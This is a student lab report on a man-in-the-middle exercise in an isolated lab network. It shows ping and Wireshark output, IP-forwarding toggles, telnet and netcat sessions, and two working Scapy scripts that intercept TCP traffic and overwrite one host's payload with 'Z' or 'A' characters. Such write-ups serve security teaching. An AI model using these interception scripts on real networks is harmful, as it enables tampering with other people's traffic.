64 bytes from 10.9.0.6: icmp_seq=73 ttl=64 time=0.076 ms
64 bytes from 10.9.0.6: icmp_seq=74 ttl=64 time=0.072 ms
64 bytes from 10.9.0.6: icmp_seq=75 ttl=64 time=0.085 ms
64 bytes from 10.9.0.6: icmp_seq=76 ttl=64 time=0.086 ms
64 bytes from 10.9.0.6: icmp_seq=77 ttl=64 time=0.074 ms
64 bytes from 10.9.0.6: icmp_seq=78 ttl=64 time=0.080 ms
64 bytes from 10.9.0.6: icmp_seq=79 ttl=64 time=0.079 ms
64 bytes from 10.9.0.6: icmp_seq=80 ttl=64 time=0.066 ms
64 bytes from 10.9.0.6: icmp_seq=81 ttl=64 time=0.082 ms
64 bytes from 10.9.0.6: icmp_seq=82 ttl=64 time=0.074 ms
64 bytes from 10.9.0.6: icmp_seq=83 ttl=64 time=0.077 ms
64 bytes from 10.9.0.6: icmp_seq=84 ttl=64 time=0.088 ms

```

```

root@007b95690f9c:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=94 ttl=64 time=0.165 ms
64 bytes from 10.9.0.5: icmp_seq=95 ttl=64 time=0.144 ms
64 bytes from 10.9.0.5: icmp_seq=96 ttl=64 time=0.103 ms
64 bytes from 10.9.0.5: icmp_seq=97 ttl=64 time=0.084 ms
64 bytes from 10.9.0.5: icmp_seq=98 ttl=64 time=0.061 ms
64 bytes from 10.9.0.5: icmp_seq=99 ttl=64 time=0.126 ms
64 bytes from 10.9.0.5: icmp_seq=100 ttl=64 time=0.080 ms
64 bytes from 10.9.0.5: icmp_seq=101 ttl=64 time=0.068 ms
64 bytes from 10.9.0.5: icmp_seq=102 ttl=64 time=0.066 ms
64 bytes from 10.9.0.5: icmp_seq=103 ttl=64 time=0.144 ms
64 bytes from 10.9.0.5: icmp_seq=104 ttl=64 time=0.077 ms
64 bytes from 10.9.0.5: icmp_seq=105 ttl=64 time=0.068 ms
64 bytes from 10.9.0.5: icmp_seq=106 ttl=64 time=0.081 ms
64 bytes from 10.9.0.5: icmp_seq=107 ttl=64 time=0.080 ms
64 bytes from 10.9.0.5: icmp_seq=108 ttl=64 time=0.102 ms
64 bytes from 10.9.0.5: icmp_seq=109 ttl=64 time=0.076 ms
64 bytes from 10.9.0.5: icmp_seq=110 ttl=64 time=0.061 ms
64 bytes from 10.9.0.5: icmp_seq=111 ttl=64 time=0.085 ms
64 bytes from 10.9.0.5: icmp_seq=112 ttl=64 time=0.079 ms
64 bytes from 10.9.0.5: icmp_seq=113 ttl=64 time=0.078 ms
64 bytes from 10.9.0.5: icmp_seq=114 ttl=64 time=0.078 ms
64 bytes from 10.9.0.5: icmp_seq=115 ttl=64 time=0.078 ms
64 bytes from 10.9.0.5: icmp_seq=116 ttl=64 time=0.078 ms
64 bytes from 10.9.0.5: icmp_seq=117 ttl=64 time=0.073 ms

```

The IP forwarding has been switched off.

```

root@8fbaeb3393a6:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@8fbaeb3393a6:/volumes# python3 task2.py

```

The screenshot shows the Wireshark network protocol analyzer interface. The title bar indicates it is capturing from any (icmp). The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The toolbar contains various icons for file operations, capture control, and analysis. A display filter is set to 'Apply a display filter ... <Ctrl-/>'. The packet list pane shows 52 captured packets, all of which are ICMP Echo (ping) requests from 10.9.0.5 to 10.9.0.6. The packet details pane for the selected packet (No. 52) shows the frame structure: Ethernet II, Internet Protocol Version 4, and Internet Control Message Protocol. The packet bytes pane displays the raw data in hexadecimal and ASCII format.

No.	Time	Source	Destination	Protocol	Length	Info
44	2024-10-23 12:4...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request
45	2024-10-23 12:4...	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request
46	2024-10-23 12:4...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request
47	2024-10-23 12:4...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request
48	2024-10-23 12:4...	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request
49	2024-10-23 12:4...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request
50	2024-10-23 12:4...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request
51	2024-10-23 12:4...	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request
52	2024-10-23 12:4...	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request


Frame 1: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface any, id 0
 Linux cooked capture
 Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
 Internet Control Message Protocol

0000 00 03 00 01 00 06 02 42 0a 09 00 06 00 00 08 00B.....
 0010 45 00 00 54 b3 1d 40 00 40 01 73 6f 0a 09 00 06 E..T..@. @.so...
 0020 0a 09 00 05 08 00 e8 29 00 6c 0a f0 6d 28 19 67).l..m(.g
 0030 00 00 00 00 b7 17 08 00 00 00 00 00 10 11 12 13
 0040 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 !"#
 0050 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 \$%&'()*+ ,-. /0123
 0060 34 35 36 37 4567

any: <live capture in progress> Packets: 52 · Displayed: 52 (100.0%) Profile: Default

After switching off the IP forwarding, only a request is alone sent without getting any reply. Now we turn on the IP forwarding and recapture the packets using Wireshark.

```
root@8fbaeb3393a6:/# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@8fbaeb3393a6:/#
```



As we can see both reply is sent and request is received when the IP forwarding is turned on.

The next step is to launch the man in the middle attack. To do this we turn back on the IP Forwarding. We connect the host A to telnet on Host B's server. For this we use the command "telnet 10.9.0.6" in the host A machine.

```
root@8fbaeb3393a6:/# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@8fbaeb3393a6:/#
```

The telnet is now active.


```

root@b11e3ac5cb07:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
007b95690f9c login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 23 17:20:29 UTC 2024 from A-10.9.0.5.net-10.9.0.0 on pts/10
seed@007b95690f9c:~$

```

After activating telnet we turn off the IP Forwarding.

```

root@8fbaeb3393a6:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@8fbaeb3393a6:/#

```

The 2 programs: task1b.py and task2b.py are executed in the attacker machine. The task1b.py send one packet and task2b.py program sends packets continuously after the establishment of telnet.

```

[10/23/24]seed@VM: ~/.../La... x seed@VM: ~/.../V... x seed@VM: ~/.../vo... x seed@VM: ~/.../vo... x seed@VM: ~/.../vo... x seed@VM: ~/.../vo... x
[10/23/24]seed@VM: ~/.../volumes$ docksh 8f
root@8fbaeb3393a6:/# cd volumes
root@8fbaeb3393a6:/volumes# python3 task1b.py
.
Sent 1 packets.
root@8fbaeb3393a6:/volumes#

```

PROGRAM FILE:

```
1 from scapy.all import *
2
3 IP_A = "10.9.0.5"
4 MAC_A = "02:42:0a:09:00:05"
5 IP_B = "10.9.0.6"
6 MAC_B = "02:42:0a:09:00:06"
7
8 def spoof_pkt(pkt):
9     if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
10         # Create a new packet based on the captured one.
11         newpkt = IP(bytes(pkt[IP]))
12         del(newpkt.chksum)
13         del(newpkt[TCP].payload)
14         del(newpkt[TCP].chksum)
15
16         # Replace payload data with 'Z' characters
17         if pkt[TCP].payload:
18             data = pkt[TCP].payload.load
19             newdata = b'Z' * len(data) # Replace all characters with 'Z'
20             send(newpkt/newdata)
21         else:
22             send(newpkt)
23     elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
24         # Forward the packet from B to A without modification
25         newpkt = IP(bytes(pkt[IP]))
26         del(newpkt.chksum)
27         del(newpkt[TCP].chksum)
28         send(newpkt)
29
30 sniff(iface="eth0", filter="tcp", prn=spoof_pkt)
```

EXPLANATION:

This program captures and intercepts TCP packets between Host A (10.9.0.5) and Host B (10.9.0.6). It modifies packets from Host A to Host B by replacing their payload with 'Z' characters, while packets from Host B to Host A are forwarded without modification.

[illegible]

In the host A machine with a character is typed, the character is typed as Z when the IP Forwarding is set to 0.

```
[10/23/24]seed@VM:~/../volumes$ docksh b1
root@b11e3ac5cb07:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
007b95690f9c login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 23 22:35:28 UTC 2024 from A-10.9.0.5.net-10.9.0.0 on pts/20
seed@007b95690f9c:~$ Z
```

We check the same with IP forwarding set to 1. In this case all the typed character are displayed as such.

```
root@8fbaeb3393a6:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@8fbaeb3393a6:/# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@8fbaeb3393a6:/# █
```



```
seed@VM: ~/../la...  seed@VM: ~/../v...  seed@VM: ~/../vo...  seed@VM: ~/../vo...  seed@VM: ~/../vo...  seed@VM: ~/../vo...
[10/23/24]seed@VM:~/../volumes$ docksh b1
root@b11e3ac5cb07:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
007b95690f9c login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 23 22:35:28 UTC 2024 from A-10.9.0.5.net-10.9.0.0 on pts/20
seed@007b95690f9c:~$ Zahhja
```

TASK 3

For task3 I have installed netcat in both host A and host B machines. A python program task3.py has been created in and stored in the volumes folder of the vm. To carry the attack, we first execute the task1b.py file and task3.py file in the attacker machine M. We do this with IP forwarding set to 0. When a text is sent from HOST A, the letters occurs HOST B as “A”'s in the same length as the given text.



```
root@8fbaeb3393a6:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@8fbaeb3393a6:/# █
```

Execution of task1b.py file.

```
seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@VM: ... x
root@8fbaeb3393a6:/# cd volumes
root@8fbaeb3393a6:/volumes# python3 task1b.py
.
Sent 1 packets.
root@8fbaeb3393a6:/volumes#
```

Execution of task3.py. while executing this file it initially does not send packets. It starts sending the packets only after pinging a message from host A to B.

```
seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@VM: ...
root@8fbaeb3393a6:/volumes# python3 task3.py
```

PROGRAM :

```
Oct 23 23:09
*task3.py
~/Downloads/Labsetup/volumes
Save

1 from scapy.all import *
2
3 IP_A = "10.9.0.5"
4 MAC_A = "02:42:0a:09:00:05"
5 IP_B = "10.9.0.6"
6 MAC_B = "02:42:0a:09:00:06"
7
8 def spoof_pkt(pkt):
9     if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
10         # Create a new packet based on the captured one.
11         newpkt = IP(bytes(pkt[IP]))
12         del(newpkt.chksum)
13         del(newpkt[TCP].payload)
14         del(newpkt[TCP].chksum)
15
16         # Replace payload data with 'A' characters
17         if pkt[TCP].payload:
18             data = pkt[TCP].payload.load
19             newdata = b'A' * len(data) # Replace all characters with A
20             send(newpkt/newdata)
21         else:
22             send(newpkt)
23     elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
24         # Forward the packet from B to A without modification
25         newpkt = IP(bytes(pkt[IP]))
26         del(newpkt.chksum)
27         del(newpkt[TCP].chksum)
28         send(newpkt)
29
30 sniff(iface="eth0", filter="tcp", prn=spoof_pkt)
```

EXPLANATION:

This program intercepts TCP packets from Host A to Host B and replaces the payload with 'A' characters before forwarding them. Packets from Host B to Host A are forwarded without any modification.

```
seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@
root@8fbaeb3393a6:/volumes# python3 task3.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```


The netcat server is statef on host A using the comand nc <ip> 9090.

```
seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@
root@b11e3ac5cb07:/# nc 10.9.0.6 9090
```

The netcat server is started in host B using the command nc -lp 9090.


```
File Edit View Search Terminal Tabs Help
seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@
root@007b95690f9c:/# nc -lp 9090
```

I pinged my First name as asked in the manual from Host A.



```
File Edit View Search Terminal Tabs Help
seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@VM: ... x
root@b11e3ac5cb07:/# nc 10.9.0.6 9090
aparnaa
█
```

This reflected in server B a series of As of the same length.



```
File Edit View Search Terminal Tabs Help
seed@VM: ... x seed@VM: ... x seed@VM: ... x seed@VM: ... x
root@007b95690f9c:/# nc -lp 9090
AAAAAAA
█
```